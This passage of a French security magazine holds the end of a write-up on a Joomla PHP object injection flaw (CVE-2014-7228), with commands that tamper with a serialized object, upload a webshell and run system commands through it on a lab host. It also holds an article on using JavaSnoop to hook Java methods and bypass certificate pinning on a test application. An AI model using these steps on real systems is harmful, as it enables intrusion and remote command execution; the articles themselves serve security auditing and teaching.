Cependant notre fichier étant distant, le déplacement du curseur ne se fait pas et celui-ci reste en fin de fichier (il a été placé en fin de fichier par la méthode **_prepare()**). Une fois dans la méthode **_run()**, la fonction **readFileHeader()** est appelée. Celle-ci vérifie si la fin du fichier est atteinte, ce qui est le cas puisque notre curseur n'a pas pu être repositionné.

```
protected function readFileHeader()
{
    // If the current part is over, proceed to the next part please
    if( $this->isEOF(true) ) {
        $this->nextFile();
    }
    [...]
}
```

Elle appelle donc la méthode **nextFile()**. Cependant, il n'y a pas de fichier suivant. La méthode **_run()** se termine donc sans réussir le transfert du fichier. Le code de la méthode **nextFile()** est le suivant :

```
protected function nextFile()
{
    ++$this->currentPartNumber;

    if( $this->currentPartNumber > (count($this->archiveList) - 1) )
```

```
{
    $this->setState('postrun');
    return false;
}
else
{
    if( is_resource($this->fp) ) @fclose($this->fp);
    $this->fp = @fopen( $this->archiveList[$this-
>currentPartNumber], 'rb' );
    fseek($this->fp, 0);
    $this->currentPartOffset = 0;
    return true;
}
}
```

Un moyen simple de contourner ce problème est de réécrire l'objet retourné pour que l'appel à **nextFile()** retourne le fichier voulu. Pour cela, il suffit de décrémenter la variable **currentPartNumber** de 1. Celle-ci est à 0 suite à l'exécution de **_prepare()**, nous allons donc la remettre à -1. Pour cela, il suffit de décoder le paramètre **factory**, de modifier la valeur de **currentPartNumber** et de le réencoder. Ceci est faisable à l'aide de la commande suivante :

```
$ echo -n "Tzo50iJBS0ZhY3Rvc[...].ZW5hYmx1ZCI7Yjox0319" | base64
-d | sed -e 's/currentPartNumber";i:0/currentPartNumber";i:-1/' |
base64 -w0
Tzo50iJBS0ZhY3Rvc[...].ZWQi02I6MTt9fQ==
```

On fait alors de nouveau appel à la page **restore.php** avec en lui donnant cette nouvelle version sérialisée de l'objet **AKFactory** :

```
wget -q -O - "http://192.168.56.101/joomla3.3.4/administrator/
components/com_joomlaupdate/restore.php?task=stepRestore&factory=Tz
o50iJBS0ZhY3Rvc[...].ZWQi02I6MTt9fQ=="
####{"status":true,"message":null,"files":1,"bytesIn":31,"b
ytesOut":31,"done":false,"factory":"Tzo50iJBS0ZhY3Rvc[...].
ZW5hYmx1ZCI7Yjox0319"}###
```

Les variables **bytesIn** et **bytesOut** prouvent que le transfert a bien été effectué. La variable **done** est à **false**, car l'ensemble du processus n'est pas terminé : en effet, la fonction **_finalize()** n'a pas été appelée. Il n'est cependant pas nécessaire d'appeler celle-ci, car notre **webshell** a bien été transféré et est présent à l'adresse :

```
http://192.168.56.101/joomla3.3.4/administrator/components/com_
joomlaupdate/webshell.php
```

Il est possible de l'interroger de la manière suivante :

```
$ wget -O - -q 'http://192.168.56.101/joomla3.3.4/administrator/
components/com_joomlaupdate/webshell.php?cmd=uname -a'
Linux debian 3.2.0-4-686-pae #1 SMP Debian 3.2.54-2 i686 GNU/Linux
$ wget -O - -q 'http://192.168.56.101/joomla3.3.4/administrator/
components/com_joomlaupdate/webshell.php?cmd=whoami'
www-data
```



Conclusion

Cette vulnérabilité de type *PHP Object Injection*, affecte un grand nombre de versions de Joomla!. Son exploitation nécessite néanmoins des prérequis contraignants : le fichier **restoration.php** doit être présent.

Nous avons vu comment affecter le flux d'exécution en modifiant des attributs dans la classe injectée afin de reproduire le comportement d'une mise à jour. Cette vulnérabilité nous rappelle qu'il est important de ne jamais passer de données contrôlées par l'utilisateur à la fonction **unserialize()** sans les assainir au préalable.

Johannes Dahse a découvert cette vulnérabilité à l'aide de l'outil d'analyse statique de code PHP RIPS [7]. Cet outil, actuellement en cours de refonte, semble très prometteur, et nous attendons avec impatience les futures versions qui devraient permettre de détecter ce type de vulnérabilités nativement. ■

■ Références

- [1] <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7228>
- [2] <http://websec.wordpress.com/2014/10/05/joomla-3-3-4-akeeba-kickstart-remote-code-execution-cve-2014-7228/>
- [3] https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology
- [4] https://www.owasp.org/index.php/PHP_Object_Injection
- [5] <https://www.akeebabackup.com/products/akeeba-kickstart.html>
- [6] <https://www.akeebabackup.com/products/akeeba-extract-wizard.html>
- [7] <http://rips-scanner.sourceforge.net/>



Rejoignez-nous au cœur de la cyberdéfense française

L'ANSSI recrute près de 100 agents par an

Toutes nos offres d'emploi sont en ligne sur www.ssi.gouv.fr

Contact : recrutement@ssi.gouv.fr

« HOOKONS » AVEC JAVASNOOP !

Arnaud SOULLIE (@arnaudsoullie) et Thomas DEBIZE, Solucom

mots-clés : JAVA / INSTRUMENTATION / HOOK / CERTIFICATE PINNING / #YOLO

L'auditeur le plus motivé peut se retrouver désappointé lors de l'audit d'une application client-lourd développée en Java. On décompile et on regarde le code source ? Pourquoi se donner tant de mal ? Cet article présente le logiciel JavaSnoop, qui facilite l'audit d'applications Java en permettant d'intercepter et de modifier à la volée les appels aux méthodes Java, puis nous concluons par un cas pratique d'utilisation.

1 Du besoin d'instrumentation

L'instrumentation consiste en l'analyse, en temps réel, des différents composants d'un système. Dans le cas de Java, l'instrumentation permet l'accès aux différentes classes durant l'exécution d'un programme. Souvent utilisée à des fins d'analyse de la performance (par exemple pour vérifier le temps d'exécution de certaines opérations afin d'identifier les goulots d'étranglement), l'instrumentation a également un intérêt dans l'analyse sécurité. En effet, instrumenter va nous permettre d'injecter du bytecode dans les différentes méthodes Java, permettant ainsi d'accéder à l'ensemble des variables internes, mais également de modifier le comportement du programme.

Mais pourquoi instrumenter Java ? Java nous permet déjà, relativement facilement, de décompiler un bytecode pour en retrouver un code source exploitable, sur lequel on pourrait réaliser une analyse statique pour en comprendre le fonctionnement. Néanmoins, ce fonctionnement ne convient pas forcément à la réalisation de tests d'intrusion :

- Le code décompilé est rarement identique au code source, notamment lorsque les informations de débogage ne sont pas incluses. Il peut dans certains cas devenir difficile à lire...
- De plus, bien que la décompilation permette d'accéder à un code proche du code source, le souhait de pouvoir modifier puis recompiler le code à sa guise est rarement exaucé du fait des erreurs de décompilation. Ce processus est relativement lent et peu adapté au test d'intrusion.

- Enfin, pour un pentesteur n'étant pas spécialiste de Java, la compréhension du code source n'est pas forcément triviale... On pense notamment aux parties cryptographiques, qui peuvent faire perdre une quantité de temps non négligeable.

Pour citer un exemple rencontré en tests d'intrusion, l'utilisation de JavaSnoop a permis de réaliser des tests sur l'applet Java en charge de l'authentification des utilisateurs via carte à puce sur un portail web. Il a notamment été possible de modifier à la volée les données avant leur chiffrement, afin de tester toutes sortes d'injections de code. Sans recours à l'instrumentation, il aurait fallu décompiler l'applet, puis procéder à une analyse statique du code, ce qui demande dans le cadre d'un test d'intrusion à durée très limitée une grande aisance que seule l'expérience peut apporter.

2 Rappels sur la JVM

2.1 Fonctionnement classique

Write Once, Run Anywhere - devenu rapidement *Write Once, Pwn Anywhere* - telle est la promesse de Java. Pour cela, les programmes Java s'exécutent dans une machine virtuelle, la JVM (*Java Virtual Machine*). Concrètement, le code source de l'application va être compilé en bytecode, qui va lui-même être exécuté par la machine virtuelle Java. C'est elle qui est en charge de faire le lien entre le bytecode et le système hôte, par l'intermédiaire des API Java.




Fig. 1 : Exécution de code Java par la JVM.

2.2 Que se passe-t-il avec JavaSnoop ?

C'est au niveau de cette JVM que va intervenir le logiciel JavaSnoop, en permettant de placer des « hooks » lors de l'appel de certaines fonctions. Un « hook » fonctionne de la manière suivante : au lieu de transmettre l'appel à la fonction attendue, cet appel est transmis à JavaSnoop, qui le transmettra à la JVM. Ce « hook » est à placer au niveau du bytecode des classes Java que l'on veut modifier. Il est possible de modifier le bytecode à la volée, sans recompiler, depuis Java 6 et l'introduction de la classe d'instrumentation et de l'API Sun « Attach » **[ATTACH]**.




Fig. 2 : Exécution de code Java par la JVM avec modification à la volée par JavaSnoop.

Ainsi, il est possible de modifier à la volée les paramètres envoyés ainsi que des valeurs de retours !

3 Passons à la pratique

Afin d'éviter toute entorse à la législation française, nous allons tester le fonctionnement de JavaSnoop sur une application simplifiée, développée pour l'article et disponible sur Github **[GITHUB]**.

Cette application est composée d'un client lourd en Java, qui permet de poster des informations sur une page Web. Le client chiffre les données envoyées, avec une clé codée en dur. Bien sûr, on pourrait récupérer cette clé dans le code Java. Mais si le code est obfusqué ? Et si le chiffrement se fait via une carte à puce, comment modifier les paramètres envoyés par le client lourd ? Les flux sont également chiffrés, cette application mettant en œuvre une méthode de « Certificate Pinning » (ou

épinglement de certificat, en français dans le texte) permettant de vérifier la validité du certificat X.509 en s'affranchissant du traditionnel modèle de chaîne de confiance, sur lequel la validité est notamment évaluée vis-à-vis d'une autorité de certification signataire de ce certificat. De fait, la présence d'un tel mécanisme de vérification empêche une interception des flux. L'implémentation de ce mécanisme au sein de l'application de test est calquée sur celle proposée par l'OWASP **[OWASP]**, qui consiste à vérifier la valeur de la clé publique.

Ainsi, comment appréhender et auditer le fonctionnement de cette boîte noire ? Nous allons tenter d'y répondre en présentant différentes techniques permettant l'inspection des paramètres et le contournement de la protection contre l'interception de flux.

3.1 Découverte de l'application

Lançons notre application, afin de découvrir son mode de fonctionnement nominal :

```
$ java -jar SecureCommunications.jar
Welcome to SecureCommunications
Enter your message then press ENTER
Hello, World !
Message sent.
```

OK, nous obtenons un simple message de confirmation après avoir saisi et envoyé notre message.

Tout ceci n'étant pas très verbeux, essayons maintenant de configurer un proxy Web afin d'intercepter les requêtes émises :

```
$ java -Dhttps.proxyHost=localhost -Dhttps.proxyPort=8080 -jar
SecureCommunications.jar
Welcome to SecureCommunications
Enter your message then press ENTER
test

Exception in thread "main" javax.net.ssl.SSLHandshakeException:
java.security.cert.CertificateException: Could not establish SSL
connection
    at sun.security.ssl.Alerts.getSSLException(Alerts.java:192)
    at sun.security.ssl.SSLSocketImpl.fatal(SSLSocketImpl.java:1884)
    at sun.security.ssl.Handshaker.fatalSE(Handshaker.java:276)
    at sun.security.ssl.Handshaker.fatalSE(Handshaker.java:270)
    at sun.security.ssl.ClientHandshaker.serverCertificate(ClientHand
shaker.java:1341)
    at sun.security.ssl.ClientHandshaker.
processMessage(ClientHandshaker.java:153)
    at sun.security.ssl.Handshaker.processLoop(Handshaker.java:868)
    at sun.security.ssl.Handshaker.process_record(Handshaker.
java:804)
    at sun.security.ssl.SSLSocketImpl.readRecord(SSLSocketImpl.
java:1016)
    at sun.security.ssl.SSLSocketImpl.performInitialHandshake(SSLSock
etImpl.java:1312)
    at sun.security.ssl.SSLSocketImpl.startHandshake(SSLSocketImpl.
java:1339)
```

```

at sun.security.ssl.SSLSocketImpl.startHandshake(SSLSocketImpl.
java:1323)
at sun.net.www.protocol.https.HttpsClient.
afterConnect(HttpsClient.java:563)
at sun.net.www.protocol.https.AbstractDelegateHttpsURLConnection.
connect(AbstractDelegateHttpsURLConnection.java:185)
at sun.net.www.protocol.http.HttpURLConnection.getInputStream(Http
URLConnection.java:1300)
at java.net.HttpURLConnection.getResponseCode(HttpURLConnection.
java:468)
at sun.net.www.protocol.https.HttpURLConnectionImpl.getResponseC
ode(HttpURLConnectionImpl.java:338)
at securecommunications.HttpRequest.sendGet(HttpRequest.java:80)
at securecommunications.SecureCommunications.
main(SecureCommunications.java:34)
Caused by: java.security.cert.CertificateException: Could not
establish SSL connection
at securecommunications.HttpRequest$1.
checkServerTrusted(HttpRequest.java:54)
at sun.security.ssl.AbstractTrustManagerWrapper.checkServerTruste
d(SSLContextImpl.java:813)
at sun.security.ssl.ClientHandshaker.serverCertificate(ClientHand
shaker.java:1323)
... 14 more

```

Ici, l'application refuse tout simplement d'établir la connexion SSL dans la mesure où le certificat X.509 présenté par le proxy Web ne correspond pas à celui attendu. L'analyse va être plus compliquée que prévu.

3.2 Attachement à un processus

Supprimons notre proxy et lançons JavaSnoop pour essayer d'approfondir notre analyse :



Fig. 3 : Lancement de l'application JavaSnoop.

Commençons par lui indiquer à quel processus Java il doit s'attacher en cliquant sur **An existing process**.

Il convient ensuite de choisir le processus correspondant au programme à étudier, puis de cliquer sur **Attach**.

On peut ensuite définir les « hooks » à placer. Ils nous permettront d'intercepter les appels systèmes, de modifier les appels, mais également les valeurs de retour des fonctions.




Fig. 4 : Attachement à un processus Java.

Si certaines classes ne s'affichent pas, il est recommandé de forcer leur chargement. Pour cela, il convient d'aller dans le menu **Class Management**, puis **Force load classes**. Et d'ensuite cliquer sur **Add from jar...**, choisir l'exécutable java (ici, **SecureCommunications.jar**) et cliquer sur **Load classes**.




Fig. 5 : Chargement des classes récalcitrantes.

3.3 Mode Canary

Identifier les classes à hooker constitue l'étape clé de l'utilisation de JavaSnoop, mais peut également se révéler être un cauchemar, dans le cas d'une application très complexe, ou dans le cas d'un code obfusqué.

Ainsi, plutôt que de les essayer une à une, il est possible d'utiliser le mode « Canary » de JavaSnoop. Ce mode va permettre d'identifier l'ensemble des fonctions manipulant une valeur (par exemple une chaîne de caractères).

Dans notre cas, configurons le mode Canary pour chercher la chaîne de caractères « azerty ». Pour cela, aller dans le menu **Action** et choisir **Start Canary mode**. Entrer « azerty », puis cliquer sur le bouton **Start Canary Mode** :




Fig. 6 : Activation de la fonction Canary.

Le message suivant devrait apparaître : « *Successfully canaried 4 classes and 4 methods* ».

Ensuite, envoyons un message contenant « azerty » avec notre application :

```
Welcome to SecureCommunications
Enter your message then press ENTER
azerty
```

On peut alors constater qu'une seule fonction manipule notre chaîne de caractères :




Fig. 7 : Fonction manipulant la chaîne de caractères recherchée.

Nous pouvons maintenant paramétrer JavaSnoop pour intercepter la fonction « encrypt ». Cliquer sur **Add new hook**, choisir la classe **securecommunications.Encryption** :




Fig. 8 : Ajout d'un hook sur la fonction « encrypt » de la classe « securecommunications.Encryption ».

Sélectionner ensuite les options **Print parameters, ...to console** et **Tamper with parameters**. Ceci aura pour effet de pouvoir altérer le paramètre passé à la fonction « encrypt ». Nous pourrions choisir d'altérer la valeur retournée par la fonction en choisissant **Tamper with return values** :




Fig. 9 : Configuration des options d'interception.

Lors de l'envoi du message, on constate alors qu'on accède au message en clair !




Fig. 10 : Interception de l'appel à la fonction « encrypt ».

Il est donc désormais possible de modifier le message qui va être envoyé, par exemple pour modifier le nom de l'utilisateur, insérer des caractères non attendus ou tout autre type de fuzzing. Après avoir pu inspecter les paramètres, essayons maintenant d'intercepter les flux. En consultant la page de l'OWASP, on constate que la routine de vérification du certificat est située au sein de la méthode surchargée **checkServerTrusted()** prenant en paramètre un tableau de certificats X.509 composant la chaîne de signature et d'une chaîne de caractères spécifiant la méthode d'échange de clé.

De la même manière qu'auparavant, posons un « hook » sur cette fonction et tentons d'altérer le paramètre passé :




Fig. 11 : Positionnement du « hook » sur la fonction « checkServerTrusted ».

On relance l'application, la fenêtre d'altération des paramètres s'affiche : voir la figure 12, page suivante.

...et là c'est le drame, il n'est pas possible d'éditer le tableau de certificats. En effet, seuls les types primitifs Java (integer, byte, short, boolean...) sont altérables avec JavaSnoop ! Il va ainsi falloir trouver une autre méthode de contournement.




Fig. 12 : Interception de l'appel à la fonction « *checkServerTrusted* ».

3.4 Scripts personnalisés

En plus des fonctions d'altération des arguments d'une méthode appelée, JavaSnoop offre la possibilité, au moyen de la bibliothèque de modification de bytecode nommée « Javassist » [JAVASSIST1], d'exécuter du code Java arbitraire avant et après l'appel d'une méthode hookée en cochant **Run custom scripts** et en cliquant sur **Edit Script** :

les méthodes **insertBefore()** et **insertAfter()** de la classe CtBehavior de Javassist [JAVASSIST2] n'ont pas la possibilité de modifier le code. Autrement dit, la portée du code inséré dans ces blocs est limitée à l'affichage des paramètres et des valeurs de retour, mais ne nous permet pas de modifier réellement le comportement d'une fonction. Dans notre cas, il ne nous est pas possible de modifier la valeur du champ **PUB_KEY** pour le remplacer par celui du certificat de notre proxy Web ou même mieux, de rendre inopérante la routine de vérification du certificat.




Fig. 14 : Contournement du mécanisme de *Certificate Pinning*.




Fig. 13 : Insertion de scripts personnalisés.

Malheureusement, dans la version actuelle de Javasnoop le code Java inséré n'a pas accès aux variables locales de la fonction au sein de laquelle il va être exécuté :

Partant de ce constat, nous avons décidé d'apporter une amélioration à JavaSnoop en rendant possible la modification de code : le panel réservé à l'exécution de code après la fonction est remplacé par un panel permettant l'exécution du code saisi en lieu et place de la méthode hookée. La fonction **insertAfter()** est remplacée par **setBody()** permettant la redéfinition complète d'une méthode. Cette version patchée de JavaSnoop est disponible sur GitHub et va être communiquée à l'auteur original de JavaSnoop. Il est désormais possible de contourner le mécanisme de *Certificate Pinning* en hookant et en redéfinissant à notre convenance la méthode « *checkServerTrusted* » pour n'afficher qu'un simple message sur la console : voir Figure 14, ci-dessus.

L'interception par un proxy Web est maintenant possible et permet une analyse plus aisée des flux. Il est également possible de désactiver les fonctions de chiffrement/déchiffrement :




Fig. 15 : Désactivation du chiffrement des données.

Conclusion

JavaSnoop permet donc d'altérer à la volée le bytecode Java afin d'intercepter et de modifier l'ensemble des paramètres passés à l'application ainsi que toutes les valeurs de retour. Nous savions que toutes les opérations côté client sont non sûres et altérables. JavaSnoop permet de le prouver pour les applications Java. Il peut donc s'avérer très persuasif lors de séances de sensibilisation de développeurs à la sécurité.

De plus, il permet de gagner en efficacité lors de l'audit d'une application ou d'un applet Java, et potentiellement d'éviter les analyses de code fastidieuses, ce qui est toujours bon à prendre !

On ne peut s'empêcher de penser qu'il pourrait être utilisé par des personnes mal intentionnées pour contourner par exemple un mécanisme de vérification de licence...mais on vous fait confiance ! ■

■ Remerciements

Merci aux relecteurs du pool audit !

■ Références

[GITHUB] https://github.com/maaaaz/misc_hookons_avec_javasnoop

[BlackHat] <http://media.blackhat.com/bh-us-10/whitepapers/Dabirsiaghi/BlackHat-USA-2010-Dabirsiaghi-JavaSnoop-wp.pdf>

[Code Source] <http://code.google.com/p/JavaSnoop>

[ATTACH] <http://docs.oracle.com/javase/6/docs/jdk/api/attach/spec/index.html>

[OWASP] https://www.owasp.org/index.php/Certificate_and_Public_Key_Pinning

[JAVASSIST1] <http://www.csg.ci.i.u-tokyo.ac.jp/~chiba/javassist/>

[JAVASSIST2] <http://www.csg.ci.i.u-tokyo.ac.jp/~chiba/javassist/html/javassist/CtBehavior.html>



